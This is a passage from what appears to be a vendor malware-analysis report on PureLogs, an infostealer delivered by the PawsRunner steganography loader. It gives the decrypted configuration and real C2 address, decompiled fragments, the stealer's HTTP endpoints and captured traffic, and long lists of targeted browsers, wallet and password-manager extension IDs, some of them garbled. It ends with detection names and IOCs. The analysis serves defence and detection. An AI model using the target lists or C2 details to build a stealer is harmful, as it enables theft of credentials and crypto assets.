


Figure 13: The loader is highly similar to PawsRunner.

The next section provides a detailed examination of 'Purelogs,' the final-stage payload delivered by PawsRunner.

PureLogs

PureLogs is an infostealer from the Pure family of products developed by PureCoder. As the most prominent member of the Pure family's malware, it uses .NET Reactor for protection and employs Protobuf serialization for its configuration data.

In this attack campaign, the executable first loads a resource-only assembly that contains no executable code, only resource data. It then decrypts and decompresses the resource data as a .NET DLL using TripleDES and Gunzip, as shown in Figure 14.




Figure 14: Loading a resource-only assembly for the next stage.

This DLL acts as a downloader. It first parses Base64-encoded data and then deserializes it to obtain the final configuration.

	CgSO1IAuNh	"https://5.101.84.202"	C2 Server
	j4NO57fxmE	""	X-API-Key Header
	JDQOJAlifd	0x00002324	Port
	KZtOgP7Ryq	"54aa0adc10c3"	Mutex
	NsPMUwNUug	(byte[0x00000020])	Key
	RsTMaarUG8	"MON 6.0"	Build ID
	v9sMsKebVW	false	EnableAnalysisDetection
	zjXOduKYPH	false	

Figure 15: Configuration

After retrieving the configuration, the malware extracts the C2 server details, Build ID, AES key, a mutex name, and feature flags. As shown in Figure 16, it then executes asynchronous methods to send an HTTP request to the /ping endpoint over TLS to verify connectivity. Once the connection is confirmed, it retrieves the next-stage payload by requesting the /plugin endpoint.

```

5  internal sealed class mK5IpehXK8oAYkcRS7Q : MulticastDelegate
6  {
7      // Token: 0x06000E8A RID: 3722
8      public extern string Invoke(string, string);
9
10     // Token: 0x06000E8B RID: 3723 RVA: 0x000726C0 File Offset: 0x000708C0
11     public static string IaOGcpU0Y1(string A_0, string A_1, mK5IpehXK8oAYkcRS7Q A_2)
12     {
13         return A_2(A_0, A_1);
14     }
15
16     // Token: 0x06000E8C RID: 3724
17     public extern mK5IpehXK8oAYkcRS7Q(object, IntPtr);
18
19     // Token: 0x06000E8D RID: 3725 RVA: 0x000726D4 File Offset: 0x000708D4
20     static mK5IpehXK8oAYkcRS7Q()
21     {

```

100 %

Locals

Name	Value
value	"https://5.101.84.202:8996"
value	"/ping"
value	(mK5IpehXK8oAYkcRS7Q)

Figure 16: Concatenating the URL within TestConnectionAsync.

The downloaded encrypted payload must be decrypted with AES-256 in CBC mode, using the key specified in the configuration. After decryption and decompression with gzip, the PureLogs core DLL is loaded into memory, and its entry point is invoked.

PureLogs retrieves its configuration from parameters passed during invocation. Consistent with the previous layer, this component performs a connectivity test before initiating the collection routine. It first collects the victim information as detailed below and reports it to the C&C server via an HTTP request. It then gathers victim system information—as detailed

below—and exfiltrates it to the C2 server via HTTP requests. This stage leverages Windows Management Instrumentation (WMI) to profile the victim's system environment. Based on the configuration, the version appears to be 5.0.0.




Figure 17: Sending the collected information to the remote server using /userinfo. Next, it performs a series of asynchronous tasks as shown in Figure 18—<CreateDemoApplicationAsync>, <CreateDemoBrowserDataAsync>, <CreateDemoBrowserDataAsync>, <CreateDemoDiscordAsync>, and <CreateDemoFileSearchAsync>—each similar to the previous version. The key difference is that, in this version, it sends updates to a remote server during each task via HTTP requests.




Figure 18: The harvesting routine is executed via asynchronous tasks. The following is a list of harvested items:

Web browsers:

Google Chrome, Chrome Beta, Chrome SxS, Chrome Dev, Chrome Unstable, Chrome Canary, Chromium, Microsoft Edge, Brave, Epic Privacy Browser, Amigo, Vivaldi, Kometa, Orbitum, Mail.Ru Atom, Comodo Dragon, Torch, Comodo, 360 Chrome, Slimjet, Maxthon, QQ

Browser, K-Meleon, Xpom, Lenovo SLBrowser, Xvast, Go!, Safer Secure Browser, Sputnik, Nichrome, CocCoc, Uran, Chromodo, 7Star, Chedot, CentBrowser, Iridium, Elements Browser, Citrio, Sleipnir, QIP Surf, Liebao, Coowon, ChromePlus, Rafotech Mustang, Suhba, TorBro, RockMelt, Bromium, Twinkstar, iTop Private Browser, CCleaner Browser, AcWebBrowser, CoolNovo, Baidu Spark, SRWare Iron, Titan Browser, AVAST Browser, AVG Browser, UC Browser, UR Browser, Blisk, Flock, CryptoTab, Sidekick, SwingBrowser, Superbird, SalamWeb, GhostBrowser, NetboxBrowser, GarenaPlus, Kinza, InsomniacBrowser, ViaSat, Naver Whale, Falkon, Sogou Explorer, Opera Stable, Opera GX, Opera Neon, Opera Crypto Developer, Yandex Browser, Firefox, SeaMonkey, Waterfox, K-Meleon, Thunderbird, IceDragon, Cyberfox, BlackHawk, Pale Moon, Basilisk, BitTube, SlimBrowser, LibreWolf, Mercury.

Extensions: (crypto wallets, password managers, and authenticators)

lgmpcpglpngdoalbgeoldeaifclnhafa	-	SafePal
phkbamefinggmakgklpklijmgibohnba	-	Pontem Aptos
mcohilncbfahbmgdjkbpemcciolgcge	-	OKX
idnnbdplmphpflfnlkomgpfbbpcgelopg	-	xverse.app
opfgelmcmmbiajamepnmloijbpoleiama	-	Rainbow
ocjdpmoallmgmjbbogfiiaofphbjgchh	-	Elli-Sui
gojhcdgcpbpfigcaejpfhfegekdgiblk	-	Opera
ejjladinnckdgjemekebdpeokbikhfci	-	Petra Aptos
gjagmgiddbbciopjhllkdnddhcglnemk	-	Hashpack
afkoofjocpbclhnlldmmaphappihehpma	-	zkPass TransGate
abogmiocnneedmmepnohnhlijcpcifd	-	Blade-Hedera Web3 Digital
fcfcflfndlomdhbehjjcoimbgofdneg	-	Leap Cosmos
kppfdiipphfccemcignhifpjkapfbihd	-	Frontier
jgaaimajipbpdogpdglhaphldakikgef	-	Coinhub

ifclboecfhkjbpmhgehodcjpcciihhmif	-	Klever
loinekcabhlmhjjbocijdoimmejangoa	-	Glass-Sui
dngmlblcodfobpdpecaadgfbcgjfnm	-	MultiversX DeFi
ebfidpplhabeedpnhjnobghokpiioolj	-	Fewcha Move
mmmjbcfofconkannjonfmjjajpllddbg	-	Fluvi
cnncmdhjapckmjmkaefchppbnphdmon	-	HAVAH
onhogfjeacnfoofkfgppdlbmlmnpigbn	-	SubWallet - Polkadot
anokgmphncpekkhclmingpimjmcooifb	-	compass-wallet-for-sei
hbbgbephgojikajhfbomhlmmollphcad	-	Rise - Aptos
heefohaffomkkkphnlpohglnmbccldhi	-	Morphis
jkjgekcefbkpogohigkgooodolhdgcda	-	BitPay
ojggmchlghnjlapmfbnjholfjkiidbch	-	Venom
ibnejdfjmmkpcnlpebklnkoeiohofec	-	TronLink
fihkakfobkmkjojpchpfgcmhfjnmnfpi	-	BitApp
nkbihfbeogaeaoehlefnkodbefgpgknn	-	MetaMask
aholpfdialjgjfhomihkjbmgjidldcno	-	Exodus
egjidjbpglichdcondbcdbdnbeppgdph	-	Trust
jnlgamecbpmbajjfhmmmlhejkemejdma	-	Braavos Smart
ffnbelfdoeiohenkjibnmadjiehjhajb	-	Yoroi
fhbohimaelfbohpjbbldcngcnapndodjp	-	Binance Chain
aiaifbiceejhkhfbjdgongjlkpcdhch	-	Jaxx Liberty
kncchdigobghenbbaddojjnaogfppfj	-	iWallet
ijmpgkjfbfhoebgogflfebnmejmfbml	-	BitClip

aiifbnfbobpmeekipheeijmdpnlpqpp	-	Terra Station
hifafgmccdpekplomjjkcfgodnhcellj	-	EQUAL
amkmjjmmflddogmhpjloimipbofnfjih	-	Wombat
jnlfdbidonfeldmalbflbmlebbipcnle	-	Nifty
afbcbjpbpfadlkmhmcilhkeeodmamcflc	-	Math
hpglfhgfhnbgpjdenjgmdgoeiappafln	-	Guarda
aeachknmefphepcionboohckonoeemg	-	Coin98
mnfifekajgofkckjemidiaecocnkjeh	-	TezBox
dkdedlpqgdmkkfjabffeganieamfklkm	-	Cyano
hnfanknocfeofbddgcijnmhnfnkdnaad	-	Coinbase
bfnaelmomeimhlpmgjnjophhpkkoljpa	-	Phantom
fcckkdbjnoikooededlapcalpionmalo	-	MOBOX
bocpokimicclpaiekenaelehdjllfo	-	XDCPay
bhhhlbepdkbapadjdnnojkbgioiodbic	-	Solana
cmndjbecilbocjfkibfbifhngkdmjgog	-	Swash
cjmknjdjhnagcfbpiemnkdpomccnjbImj	-	Finnie
dmkamcknogkgcdfhhbdcghachkejeap	-	Keplr
kpfopkelmapcoipemfendmdcghnegimn	-	Liquidity
hgmoaheomcjnaheggkfafnjilfcefimo	-	Rabet
fnjhmkhhmkbjkkabndcnogagogbneec	-	Ronin
klnaejjgbibmhlephnhpmaofohgkpgkd	-	ZilPay
hmeobnfnfcmkdcmlblgagmfpfboieaf	-	XDEFI
lpilbniiabackdjcionkobglmddfbcjo	-	Waves Keeper

gflpckpfdgcagnbdfafmibcmkadnlhpj	-	GreenAddress
fhm fendgdocmcbmfikdcogofphimnkno	-	Sollet
flpiciilemghbmfalicaajoolhkkenfel	-	ICONex
nlbmnnijcnlegkjjpcfjclmcfggfefdm	-	MEW CX
cphhlmggameodnhkjdmkpanlelnlohao	-	NeoLine
hcfpincpppdclinealmandijcmnkbgn	-	KHC
nlgbhdfgdhgbiamfdfmbikcdghidoadd	-	Byone
ilbbpajmiplgpehdikmejefmflpkmke	-	OneKey
pfknkoocfefiocadajpngdknmkjgakdg	-	MetaWallet
bhmlbgebokamljgnceonbncdofmmkedg	-	Atomic
hieplnfojfccegoniefimmbfjdgcgp	-	Electrum
pidhddgciaponoajdngciiemcflpnnbg	-	Mycelium
blbpgcogcoohhngdjafgpoagcilicpjh	-	Coinomi
doljkehcfhidippihgakcihcmnknlpjh	-	Edge
nbokbjkelpmlgflobbohapifnnenbjlh	-	BRD
apjdnokplgcjkejimjdfjnhmjlbpgkdi	-	Samourai
jifanbgejlbcmhbdbnfbnlmbomjedj	-	Bread
dojmlmceifkfgkgeejemfcibjehhdcl	-	KeepKey
pfkcfdjnlfcjcmkjnhcbfhfkoflnhjln	-	Ledger Live
hbpjflfhnmkddbjdchbbifhlgmnmhnm	-	Ledger
ocmfilhakdbncmojmibagpkjfbmeinbd	-	Bitbox
dbhklojmlkgmpihhdooibnmidfpeaing	-	Digital Bitbox
pnlccmojcmeohlpggmfnbbiapkmbliob	-	RoboForm

cnlhokffphohmfcdndibpohmkdfafldi	-	MultiPassword
aebldkhhhdcdjpihfhhbdiojplfjncoa	-	1Password-fox
fdjamakpfbdddfjaooikfcpapjohcfmg	-	Dashlane
lgbjhdkjmpggjgcbcdlhkokkckpjmedgc	-	DualSafe Password Manager
imloifkgjagghnncjkhggdhalmcnfklk	-	Trezor Password Manager
gaedmjdfmmahhbjeftcbgaolhhanlaolb	-	Authy
bhghoamapcdpbohphigoooaddinpkbai	-	Authenticator
ilgcnhelpchnceepipijaljkblbcobl	-	GAuth Authenticator
oeljdldpnmdbchonieliidgobddfflal	-	EOS Authenticator
oboona kemofpalcgghocfoadofidjkkk	-	KeePassXC
nngceckbapebfimnlniiiahkandclblb	-	Bitwarden
foolghllnmhmmndgjiamiiiodkpenpbb	-	NordPass
bfogiafebfohielmmehodmfbbebbbpei	-	Keeper
hdokiejnpimakedhajhdlcegeplioahd	-	LastPass
naepdomgkenhinolocfifgehiddafch	-	BrowserPass
bmikpgodpkclnkgmnpphehdgcimmided	-	MYKI
jhfjfclepacoldmjmkmdlmganfaalklb	-	Splikity
chgfefjpcobfbnpmiokfjjaglahmnded	-	CommonKey
nhhldecdfagpbfggphklkaeiocfnaafm	-	SAASPASS
fpabdmjml dajnkijknogckkhlmbnfiog	-	Telos Authenticator
igkpcodhieompeloncfnbekccinhapdb	-	Zoho Vault

admmjipmmciaobhojoghlmlleefbicajg	-	Norton Password Manager
caljgklbbfbcjjanaajlacgncafpegll	-	Avira Password Manager
ppdjlkfkedmidmclhakfncpfdmdgmjpm	-	Aegis Authenticator
cfoajccjibkjhbajnpkbananbejpkkjb	-	LastPass Authenticator
lbfeahdfdkibininjgejjgpdafeopflb	-	KeePass
eidlicjlkaiefdbgmdepmmicpbggmhøj	-	Duo Mobile
bobfejfdlhnabgglompiocIndjeolch	-	OTP Auth
elokfmmmbadpgdjmgglocapdckdcpkn	-	FreeOTP
klghhnkeealcohjjanjdaeeeggmfmpl	-	Zerion
pdliaogehgdbhbnmkklieghmmjkpigpa	-	Bybit
cpmkedoipcpimgcecpmgpldfpohjplkpp	-	Gate
jiidiaalihmmhddjgbnbgdfflelocpak	-	Bitget
apenkfbpbpmhihehmihndmmcdanacolnh	-	SafePal
cpojfbodiccabbabgimdeohkpkjfpbnf	-	Rainbow
ejbalbakoplchlghecdalmeeeajnimhm	-	MetaMask
hkkpjehhcnhgefhnbdcgfkeegglpjchdc	-	Braavos Smart
akoiaibnepcedcplijmiamnaigbepmcb	-	Yoroi
mlbafbjadjdklbhgopoamemfibcpdfi	-	Binance Chain
ajkhoeiikighlmdnlakpjfoobnjinie	-	Terra Station
nggcakhlblakghejdigkaekbhicfkckn	-	EQUAL
oemdnnhhfhdhilalibobndhoahcaiboe	-	Wombat
dfeccadlilpndjjohbjdblepmejehlmm	-	Math

iaociajffacjhbmleclkdchjhdmjpb	-	TezBox
ocodgmmffbkkeecmadcijjhkmeohinei	-	Keplr
kjmoohlgokccodicjjfebfoimljljgfhk	-	Ronin
nkaemodamjfefjgbefolnplnccpdfpap	-	Waves Keeper
bbcinklkgjkejfdpemiealijmmooekmp	-	LastPass
lfochlioelphaglamdcakfjemolpichk	-	Keeper Password Manager
jbkfoedolllekgbhcbcoahefnbanhhlh	-	bitwarden
ljfpcifpgbbchoddpjefaipoiigpdmag	-	RoboForm
ocglkepbibnalbgmbachknglpdipeoio	-	Authenticator
dppgmdbiimibapkepcbdbmkaabgiofem	-	1Password
pdffhmdngciaglkoonimfcmckehcpafo	-	KeePassXC
gehmmocbbkpblljhkekfmhjpfbkclbph	-	Dashlane
nofkfblopeailgignhkbnapbephdnmbmn	-	MYKI
ghocjofkdpicneaokfekohclmkfmepbp	-	Exodus Web3
heaomjafhiehdpmnmcmhphjaloainkn	-	Trust
djclckkglechooblngghdinmeemkbgci	-	MetaMask
acdamagkdfmpkclpoglgndngblgibo	-	Guarda
okejhknhopdbemmfefjglkdfdhpfmflg	-	BitKeep
mijjdbgpgbflkaoedaemnlciddmamai	-	Waves Keeper

Wallet applications:

Qtum, Ethereum, Bitcoin, Dogecoin, Monero, DashCore, Litecoin, Bytecoin, Coinomi, Armory, MultiBit, Exodus, Electrum, Electrum-LTC, Atomic, Guarda, BitPay, Wasabi, ElectronCash, Sparrow, IOCoin, PPCoin, BBQCoin, Mincoin, DevCoin, YACoin, Franko, FreiCoin,

InfiniteCoin, GoldCoin, Binance, Terracoin, Daedalus Mainnet, MyMonero, MyCrypto, Bisq, Zap, Simpleos, Neon, bitmonero, Etherwall.

Communication applications:

Discord, DiscordCanary, DiscordPTB, DiscordDevelopment, Lightcord, Telegram, Signal, Pidgin.

Others:

Steam, OpenVpn, PhontanVPN, Ngrok, OBS Studio, FileZilla, WinSCP, FoxMail, MailBird, MailMaster, Outlook.

For C2 communication, instead of using sockets like the previous version, it uses HTTP requests with different endpoints for each action, including /ping, /plugin, /userinfo, /browser, /application, /crypto, /discord, /filesearch/req, /filesearch/res, and /finish.

As shown in Figure 19, PureLogs transmitted the harvested data through multiple requests, using specified URLs and the POST method based on the type of collected data. All transmitted data was encrypted with AES and compressed with Gzip.

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	TLS
1217	https://5.101.84.202:8996	GET	/ping			200	64	text	✓
1219	https://5.101.84.202:8996	POST	/plugin	✓		200	589925	app	✓
1221	https://5.101.84.202:8996	GET	/ping			200	64	text	✓
1223	https://5.101.84.202:8996	POST	/userinfo	✓					✓
1309	https://5.101.84.202:8996	POST	/browser	✓		400	76	text	✓
1322	https://5.101.84.202:8996	POST	/discord	✓		200	64	text	✓
1323	https://5.101.84.202:8996	POST	/filesearch/req	✓		404	78	text	✓
1324	https://5.101.84.202:8996	POST	/finish	✓		400	89	text	✓

Request

PrettyRawHex

1GET /ping HTTP/1.1

2Host: 5.101.84.202:8996

3Connection: keep-alive

4

5

Response

PrettyRawHexRender

1HTTP/2 200 OK

2Content-Length: 2

3Content-Type: text/plain

4

5OK

Figure 19: Network Communication with C2.

Conclusion

Don't let seemingly harmless media files fool you. Increasingly, malware uses steganography to hide within these files. From strange bitmaps to cute cat pictures, everyday images are being weaponized to secretly transmit encrypted malicious code across networks without raising suspicion.

In this article, we uncovered an attack campaign involving a new steganography loader, PawsRunner, to deliver the well-known .NET infostealer, PureLogs. The infection chain begins with a phishing email that delivers a TXZ archive. The embedded JavaScript uses a sophisticated technique to store decoded malicious commands in environment variables, which then triggers a decrypted steganographic .NET loader. This loader retrieves the final payload by extracting encrypted data hidden within a cat image. This version of PureLogs uses extensive async/await patterns to improve task efficiency and complicate analysis. Additionally, it uses HTTPS for its Command and Control (C2) communications.

Fortinet Protections

The malware described in this report are detected and blocked by FortiGuard Antivirus as:

EML/Phishing.973A!tr

JS/Formbook.VEN!tr

MSIL/Agent.6942!tr

MSIL/WSA!tr

MSIL/Kryptik.AQAJ!tr

MSIL/WOF!tr

FortiGate, FortiMail, FortiClient, and FortiEDR support the FortiGuard Antivirus Service. The FortiGuard antivirus engine is included in each of those solutions. As a result, customers with these products and up-to-date protections are protected, and customers can enforce the blocking of the unusual TXZ file format.

The FortiGuard CDR (content disarm and reconstruction) service can disarm malicious macros within the document.

FortiGuard Labs provides the Purelogs.Botnet IPS signature to block communications with the PureLogs C2 network.

We also suggest that organizations take the free Fortinet Certified Fundamentals (FCF) cybersecurity training. The training is designed to help users understand today's threat landscape and to introduce basic cybersecurity concepts and technology.

FortiGuard IP Reputation and the Anti-Botnet Security Service proactively block malware attacks by aggregating malicious source IP data from the Fortinet distributed network of threat sensors, CERTs, MITRE, cooperative competitors, and other global sources that collaborate to provide up-to-date threat intelligence on hostile sources.

If you believe this or any other cybersecurity threat has affected your organization, please contact the Global FortiGuard Incident Response Team.

IOCs

C2:

5[.]101[.]84[.]202

URLs:

hxxps://everycarebd[.]com/image/kjh0987[.]png

SHA256:

8d0bcde739929fe41a6bcaaa62f7cba802af90b2ba8dea6ed1a4821236cdd588
6910d27b9e1dc2229a8c280f5d0cea85146d50274c56a4d9a5b8d1793505b1b9
93724f1a9ad3a28c171927fc449ac34dc6ca890f915f00210e8b305577388c6e
0fcb86ae384e9975933314ac2a231f0ff46c0208556bf4a16f096a642d3f505e
1b730de72f921458b6b162b105a9521a931f07e19d3cac53207c7a8efbc412f9
e2308749f6b7b7573009d0cac6616a6aa83cecb1f2933e868776400d122c86ec